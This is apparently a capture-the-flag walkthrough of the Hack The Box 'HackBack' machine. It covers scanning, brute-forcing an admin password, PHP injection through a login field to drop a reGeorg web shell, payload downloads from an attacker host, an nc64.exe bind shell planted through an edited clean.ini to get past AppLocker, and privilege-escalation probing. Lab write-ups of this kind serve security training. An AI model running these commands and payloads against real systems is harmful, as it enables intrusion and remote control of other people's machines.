

# HackBack

```
=====
|  HACKBACK 10.10.10.128  |
=====
```

## InfoGathering

### ##OPEN PORTS

```
-----
nmap -p1-65535 10.10.10.128
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
49666/tcp open  unknown
49667/tcp open  unknown
```

### ##SUBDOMAIN SEARCH

```
-----
Lets see if we can find any subdomains. Add hackback.htb to /etc/hosts
RESOURCE: https://github.com/TheRook/subbrute
python subbrute.py hackback.htb -o hackback.names
```

```
RESOURCE: https://github.com/rbsec/dnscan
python dnscan.py -d hackback.htb -w /usr/share/SecLists/Discovery/DNS/bitquark-subdomains-top100K.txt
```

### ##DIRB RESULTS

```
-----
We do not find anything really against http://10.10.10.128
/aspnet_client (Status: 301)
```

```
We do return some results for http://10.10.10.128:6666
/Help (Status: 200)
/Services (Status: 200)
/hello (Status: 200)
/help (Status: 200)
/info (Status: 200)
/list (Status: 200)
/netstat (Status: 200)
/proc (Status: 200)
/services (Status: 200)
/whoami (Status: 200)
```

```
Later we find port 64831 https://hackback.htb:64831
/login (Status: 200)
/register (Status: 200)
```

/templates (Status: 200)  
/users (Status: 200)  
/api (Status: 200)  
/logout (Status: 200)  
/campaigns (Status: 200)  
/settings (Status: 200)  
/%!(NOVERB) (Status: 403)  
/landing\_pages (Status: 200)

## Gaining Access

### GOPHISH

At <http://hackback.htb:6666/proc> we can see in the image that gophish is installed on this server. Gophish is a web application. Lets find where it is at by running another nmap scan on all ports since nothing showed the first time

\\

nmap -p0-65535 10.10.10.128

\\




We find gophish is running on port 64831  
<https://hackback.htb:64831>

Let's try logging in with the default credentials

#USER: admin#

#PASS: gophish#



#GOPHISH SOURCES: #

\_https://docs.getgophish.com/user-guide/ \_

\_https://github.com/gophish/\_

---

### LETS RUN GOBUSTER AGAINST THIS SITE AND SEE IF WE FIND ANY NON STANDARD SITES

---

Obfuscated Javascript file found at \_http://admin.hackback.htb/js/private.js\_

The javascript is using a caesar cipher alphabet shift of 13 which is also ROT13.

Remove the script tages and decode using the below site and use value of -13

ine becomes var

#RESOURCE:# <https://cryptii.com/pipes/caesar-cipher>

#OTHER RESOURCE:# (The one i used) <https://www.dcode.fr/rot-13-cipher>



Once Decoded, open FireFox and press Ctrl+Shift+I. Copy and paste results into the Console and issue the below command afterwards

```
print(x+'\r\n'+z+'\r\n'+h+'\r\n'+y+'\r\n'+t+'\r\n'+s+'\r\n'+i+'\r\n'+k+'\r\n'+w)
```



### ### WE FOUND AN ADMIN SECRET BACKDOOR EXISTS

Remember the secret path is 2bb6916122f1da34dcd916421e531578 Just in case I loose access to the admin panel

```
?action=(show,list,exec,init)
&site=(twitter,paypal,facebook,hackthebox)
&password=*****
&session= Nothing more to say"
```

We use wfuzz to show us the site password parameter

```
wfuzz --hh=17 -z file,/usr/share/wordlists/fasttrack.txt -u "http://admin.hackback.htb/
2bb6916122f1da34dcd916421e531578/webadmin.php?
action=list&site=hackthebox&password=FUZZ&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b53"
```

```

```
root@kali:~/Documents/Notes# wfuzz --hh=17 -z file,/usr/share/wordlists/
password=FUZZ&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b5309ada32

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work c

*****
* Wfuzz 2.3.4 - The Web Fuzzer *
*****

Target: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/web
3a56
Total requests: 222

=====
ID      Response      Lines      Word      Chars      Payload
=====
000065:  C=302           0 L         0 W         0 Ch        ""
000207:  C=302           7 L        15 W       197 Ch      "12345678"

Total time: 3.460097
Processed Requests: 222
Filtered Requests: 220
Requests/sec.: 64.16004
```

-----  
### LETS CRACK THE HASH WE HAVE  
-----

```

john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt

```

Since a password is in some of the output wanted above we crack it

```
root@kali:~/HTB/boxes/HackBack# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:00 DONE (2019-03-12 12:44) 0g/s 18872Kp/s 18872Kc/s 18872KC/s  fuckyooh21..*7jVamos!
Session completed
```

PASS: fuckyooh21..\*7jVamos!

HASH: 2bb6916122f1da34dcd916421e531578

Doesn't seem legit and may be a false positive. We have it just in case.

-----  
### NOW TO FIND WHAT TO DO WITH WHAT WE HAVE  
-----

Visiting the site <http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578> redirects us to the main login.

Lets check for file extensions and see what we find using that

```

dirb <http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578> -r -X .php

```

```

root@kali:~/HTB/boxes/HackBack# dirb http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578 -r -X .php
-----
DIRB v2.22
By The Dark Raver
-----

START TIME: Tue Mar 12 12:01:14 2019
URL BASE: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/
WORDLIST FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Recursive
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]
-----

GENERATED WORDS: 4612

---- Scanning URL: http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/ ----
+ http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php (CODE:302|SIZE:0)
+ http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/WebAdmin.php (CODE:302|SIZE:0)

```

We get a result

<http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php>

However it redirects us

We issue a typo on purpose and try again

<http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webaadmin.php>

This is not redirected. This tells us we may need to pull off a url redirect attack

Lets use Burp to see what is going on

The screenshot shows the Burp Suite interface. On the left, the 'Request' tab is active, displaying a GET request to `/2bb6916122f1da34dcd916421e531578/`. The request headers include `Host: admin.hackback.htb`, `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0`, and a `Cookie: PHPSESSID=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b5309ada3203b2042b3443a56`. On the right, the 'Response' tab is active, showing an HTTP 200 OK response. The response headers include `Content-Type: text/html`, `Last-Modified: Fri, 30 Nov 2018 01:45:51 GMT`, and `Server: Microsoft-IIS/10.0`. The response body contains an HTML document with a `<meta http-equiv="refresh" content="0; URL="/" />` tag, indicating a redirect to the root.

It seems the html refreshes the document and removes any extensions we add to the site. Lets work on a Burp request

We want RCE with burp using the parameters we discovered from js.

We can wfuzz to find more parmaters for javascript. Easiest to make your own.

...

```

wfuzz --hh=357 -z file,/root/HTB/boxes/HackBack/possiblecmds.txt -u "http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=12345678&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c0b5309ada3203b2042b3443a56" --hc 302
...

```

There doesnt seem to be another parameter.

### ACTION = LIST


GET /2bb6916122f1da34dcd916421e531578/webadmin.php?



action=list&site=hackthebox&password=12345678&session=fb6f90c58d1e2f1a7b86546f3300d6d199ac4c HTTP/1.1


This lists a few log files.

As seen below the log files are our PHPSESSID followed by .log The list action displays all of the log files.




### ### ACTION = INIT

The action init deletes the log file associated with our PHPSESSID and clears the username and password history that was entered into www.hackthebox.htb




### ### ACTION = SHOW

Action show shows us the history of words entered into username and password fields at hackthebox.eu



### ACTION = EXEC

This command will most likely be used to get a shell by executing a command. All other sites return wrong target error code.



### HACKTHEBOX!!!!

Visit [www.hackthebox.htb](http://www.hackthebox.htb) and we get a login. WHAT!?!?!?

We enter a php script into the username and click login.

```


<?php echo ini\_get('disable\_functions') ?>

```

In Burp we issue our show action on site hackthebox using our session as PHPSESSIONID and it returns some kind of result.

We must be able to insert some malicious code. I made an attempt to obtain a reverse shell. It did not work.

Every time we issue a command through the username and password fields we need to use init to clear the response.



I used the below comand in the username field on hackthebox.htb to view folder contents.

```php  
<?php \$dir = 'C:/inetpub/wwwroot/new\_phish/admin/'; \$files1 = scandir(\$dir); \$files2 = scandir(\$dir, 1); print\_r(\$files1); print\_r(\$files2); ?>

```

```

<?php echo file\_get\_contents("C:/inetpub/wwwroot/new\_phish/admin/web.config.old") ?>

```

<configuration>  
 <system.webServer>  
 <authentication mode="Windows">





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```
Ow0KICAgICAgICAgICAgICAgIH0NCiAgICAgICAgICAgIH0gDQogICAgICAgICAgIH0gZWxzZSB7DQog
ICAgICAgICAgICBSZXNwb25zZS5XcmI0ZSgiR2Vvcmcgc2F5cywgJ0FsbCBzZWVtcyBmaW5lJyIp
Ow0KICAgICAgICB9DQogICAgfQ0KICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
ICAgICAgICBSZXNwb25zZS5BZGRIZWFrZXI0IgtRVJST1liLCBleEthay5NZXNzYWdlKTsNCiAg
ICAgICAgICAgUmVzcG9uc2UuQWRkSGVhZGVyKCJYLVNUQVRVUyIsICJGQUIMlik7DQogICAgfQ0KJT4N
Cg=='; $path = 'C:/inetpub/wwwroot/new_phish/admin/2bb6916122f1da34dcd916421e531578/
tunnel.aspx'; file_put_contents($path, base64_decode($tunnel)); ?>
```

```

On attack machine issue the below command

```
sudo python reGeorgSocksProxy.py -u http://admin.hackback.htb/
2bb6916122f1da34dcd916421e531578/tunnel.aspx -v INFO
```

RESOURCE: <https://github.com/sensepost/reGeorg>

```
root@kali:~/opt/ShellLibrary/reGeorg# python reGeorgSocksProxy.py -u http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx -v INFO

  REGEORG
  ... every office needs a tool like Georg

willem@sensepost.com / @w_m
sam@sensepost.com / @trowalts
etienne@sensepost.com / @kamp_staaldraad

[INFO ] Log Level set to [INFO]
[INFO ] Starting socks server [127.0.0.1:8888], tunnel at [http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/tunnel.aspx]
[INFO ] Checking if Georg is ready
[INFO ] Georg says, 'All seems fine'
```

Now lets use proxychains and try to log in using winrm\_shell.rb

```
vi /etc/proxychains.conf
socks4 127.0.0.1 8888
```

### ### SMB INFO GAHTERING

```
proxychains smbmap -H 10.10.10.128 -u simple -p 'ZonoProprioZomaro:-('
```

| Disk    | Permissions |
|---------|-------------|
| ----    | -----       |
| ADMIN\$ | NO ACCESS   |
| C\$     | NO ACCESS   |
| IPC\$   | READ ONLY   |

I used smbclient to check out IPC\$ but nothing is there.

```
proxychains smbclient //10.10.10.128/IPC$ -U simple%'ZonoProprioZomaro:-('
```

### ### WINRM IS OPEN

Since WinRM is open on port 5985 let's use it.

RESOURCE: [https://github.com/Alamot/code-snippets/blob/master/winrm/winrm\\_shell.rb](https://github.com/Alamot/code-snippets/blob/master/winrm/winrm_shell.rb)  
 proxychains ruby winrm\_shell.rb

We are not able to download files using certutil, we can not run powershell modules using IEX.  
 I than tried Metasploits web\_delivery exploit which also will not work in this situation.  
 RDP port 3389 is open but only Administrator has that permission.

To get the payloads on the device I tried

```
Start-BitsTransfer -Source 'http://10.10.14.11:8000/payload.exe' -Destination 'C:
\Users\simple\Desktop\payload.exe'
Invoke-WebRequest -Uri http://10.10.14.11:8000/payload.exe -Outfile payload.exe
```

certutil.exe -urlcache -split -f http://10.10.14.11:8000/payload.exe  
IEX (New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/payload.exe')  
None of which worked. Lets try using the php method as we did uploading the tunnel.

In C:\util\scripts\ there is a file called clean.ini. We have the ability to edit this file.  
After editing the file the machine will need to be reset in order to load our config.

```
PS hackback\simple@HACKBACK > Get-Content 'clean.ini'
[Main]
LifeTime=100
LogFile=c:\util\scripts\log.txt & cmd.exe /c C:\windows\system32\spool\drivers\color\nc64.exe -lvp 443 -e cmd.exe
Directory=c:\inetpub\logs\logfiles
```

To get nc.exe on the machine, we need to put it here: C:\Windows\System32\spool\drivers\color  
This is the place where AppLocker isnt scanning.  
We can do this by using the same method we used to get tunnel.aspx onto the machine.

We base64 encode the nc64.exe, put it in the username filed. Does not matter what we put in the password field. We trigger it with php show in BurpSuite.

RESOURCE: <https://github.com/DarrenRainey/netcat>

OTHER USABLE RESOURCE: <https://github.com/samratashok/nishang> (Invoke TCP can also be used for a rev shell)

Check to make sure the file is where we want it.

dir C:\Windows\System32\spool\drivers\color

```
PS hackback\simple@HACKBACK > dir C:\Windows\System32\spool\drivers\color
|S-chain| -<>-127.0.0.1:8888-<><-10.10.10.128:5985-<><-OK
|S-chain| -<>-127.0.0.1:8888-<><-10.10.10.128:5985-<><-OK
```

Directory: C:\Windows\System32\spool\drivers\color

| Mode   | LastWriteTime      | Length | Name          |
|--------|--------------------|--------|---------------|
| -a---- | 9/15/2018 12:12 AM | 1058   | D50.camp      |
| -a---- | 9/15/2018 12:12 AM | 1079   | D65.camp      |
| -a---- | 9/15/2018 12:12 AM | 797    | Graphics.gmmp |
| -a---- | 9/15/2018 12:12 AM | 838    | MediaSim.gmmp |
| -a---- | 3/11/2019 5:56 PM  | 43696  | nc64.exe      |

Edit clean.ini to say what we want

```

echo '[Main]' > clean.ini

echo 'LifeTime=100' >> clean.ini

echo 'LogFile=c:\util\scripts\log.txt && C:\Windows\System32\spool\drivers\color\nc64.exe -lvp 443 -e cmd.exe' >> clean.ini

echo 'Directory=c:\inetpub\logs\logfiles' >> clean.ini

```

If we run netstat -a we can verify the port 443 is listening and is open.

Once nc64.exe is on the pc, connect to it.

```

proxychains nc 10.10.10.128 443

```

```
root@kali:~/HTB/boxes/HackBack# proxychains nc 10.10.10.128 443
ProxyChains-3.1 (http://proxychains.sf.net)
|S-chain|-<>-127.0.0.1:8888-<>-10.10.10.128:443-<>-OK
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
hackback\hacker

C:\Windows\system32>type C:\Users\hacker\Desktop\user.txt
type C:\Users\hacker\Desktop\user.txt
922449f8e39c2fb4a8c0ff68d1e99cfe
C:\Windows\system32>
```

-----  
PWN USER FLAG  
-----

```
type C:\Users\hacker\Desktop\user.txt
922449f8e39c2fb4a8c0ff68d1e99cfe
```

## ***PrivEsc***

-----  
WE CAN BE HACKER AND WE CAN BE SIMPLE BUT LETS BE ROOT  
-----

The hacker user does not seem to have any more privledges than simple does.  
I do not know where to go next. When that happens I turn to PowerUp.ps1 or JAWS.  
We want to get these on the device. Since we have netcat now we can use that.

First we tell the target to listen on a port for the file.

```

```
C:\Windows\System32\spool\drivers\color\nc64.exe -lp 1234 > PowerUp.ps1
```

```

Next we serve the file up. It takes a minute but will go through.  
In the image I served it to Simple.

```

```
proxychains nc 10.10.10.128 1234 < PowerUp.ps1
```

```

```

PS hackback\simple@HACKBACK Documents> C:\Windows\System32\spool\drivers\color\nc64.exe -lp 1234 > PowerUp.ps1
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
|S-chain| -> 127.0.0.1:8888 -> 10.10.10.128:5985 -> OK
PS hackback\simple@HACKBACK Documents> dir

Directory: C:\Users\simple\Documents

Mode                LastWriteTime         Length Name
----                -
-a----             3/17/2019   5:40 AM         1133704 PowerUp.ps1

```

In order to run these scripts as "Hacker" we can add permissions for that user.

```
```powershell
```

```
$rule=new-object System.Security.AccessControl.FileSystemAccessRule ("hacker","FullControl","Allow")
```

```
$acl = Get-ACL C:\Windows\System32\spool\drivers\color\PowerUp.ps1
```

```
$acl.SetAccessRule($rule)
```

```
```
```

Copy the file some place that Hacker can access it such as C:\Windows\System32\spool\drivers\color

## ----- THE HUNT BEGINS -----

RESOURCE: <https://github.com/PowerShellMafia/PowerSploit>

Now that PowerUp is on the box lets run it!.

I had to run it as simple as Hacker's netcat listner was not picking up the connection through proxychains.

I first created a copy of PowerUp.ps1 and called it PowerUp2.ps1.

I than added the command I want to run to the end of the file.

```
```
```

```
cp PowerUp.ps1 PowerUp2.ps1
```

```
echo 'Invoke-AllChecks.ps1 >> PowerUp2.ps1
```

```
```
```

That did not work so I did the same for JAWS and Sherlock.

RESOURCE: <https://github.com/rasta-mouse/Sherlock>

When I ran sherlock's Check-AllVulns function we did not have any matches.

RESOURCE: <https://github.com/411Hall/JAWS>

When I ran JAWS the thing that stuck out was Administrator was a part of a group called Docker Users

```

-----
Username: Administrator
Groups:   docker-users Administrators Remote Desktop Users
-----

```

When I got to the Program Folders enum of JAWS I saw the Docker folder.



```
C:\Program Files
-----
Common Files
Docker
```

I check it out and there is nothing in the folder.

-----  
REG QUERY  
-----

We next run a query of the registry to see if we can find anything there  
reg query HKLM\SYSTEM\CurrentControlSet\Services

There are an unusual amount of logs for the user 'Hacker'.  
Because of this there were 2 files that stuck out to me as they are not native to Windows.  
HKEY\_LOCAL\_MACHINE\SYSTEM\CurrentControlSet\Services\UserLogger  
c:\windows\system32\UserLogger.exe

We can start and stop service  
```powershell  
sc stop userlogger  
sc start userlogger C:\inetpub\wwwroot\http.ps1:test  
```

When I include a file I could not read it than became readable :)  
We should be able to read root lets try!

```
C:\Windows\System32>sc stop userlogger
sc stop userlogger

SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 3   STOP_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x4
        WAIT_HINT            : 0x0
```

```
C:\Windows\System32>sc start userlogger C:\inetpub\wwwroot\http.ps1:test
sc start userlogger C:\inetpub\wwwroot\http.ps1:test
```

```
SERVICE_NAME: userlogger
        TYPE               : 10  WIN32_OWN_PROCESS
        STATE                : 2   START_PENDING
                               (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE       : 0   (0x0)
        SERVICE_EXIT_CODE   : 0   (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x7d0
        PID                 : 3600
        FLAGS                 :
```

```  
type http.ps1  
```

```

C:\inetpub\wwwroot>type http.ps1
type http.ps1
function Load-Packages
{
    param ([string] $directory = 'Packages')
    $assemblies = Get-ChildItem $directory -Recurse -Filter '*.dll' | Select -Expand FullName
    foreach ($assembly in $assemblies) { [System.Reflection.Assembly]::LoadFrom($assembly) }
}

Load-Packages

$routes = @{
    "/" = { 'Missing Command!' | ConvertTo-Json }
    "/hello" = { 'hello donkey!' | ConvertTo-Json }
    "/help" = { 'hello,proc,whoami,list,info,services,netsat,ipconfig' | ConvertTo-Json }
    "/proc" = { Get-Process | select name, id, path | ConvertTo-Json }
    "/whoami" = {[security.principal.windowsidentity]::GetCurrent() | ConvertTo-Json }
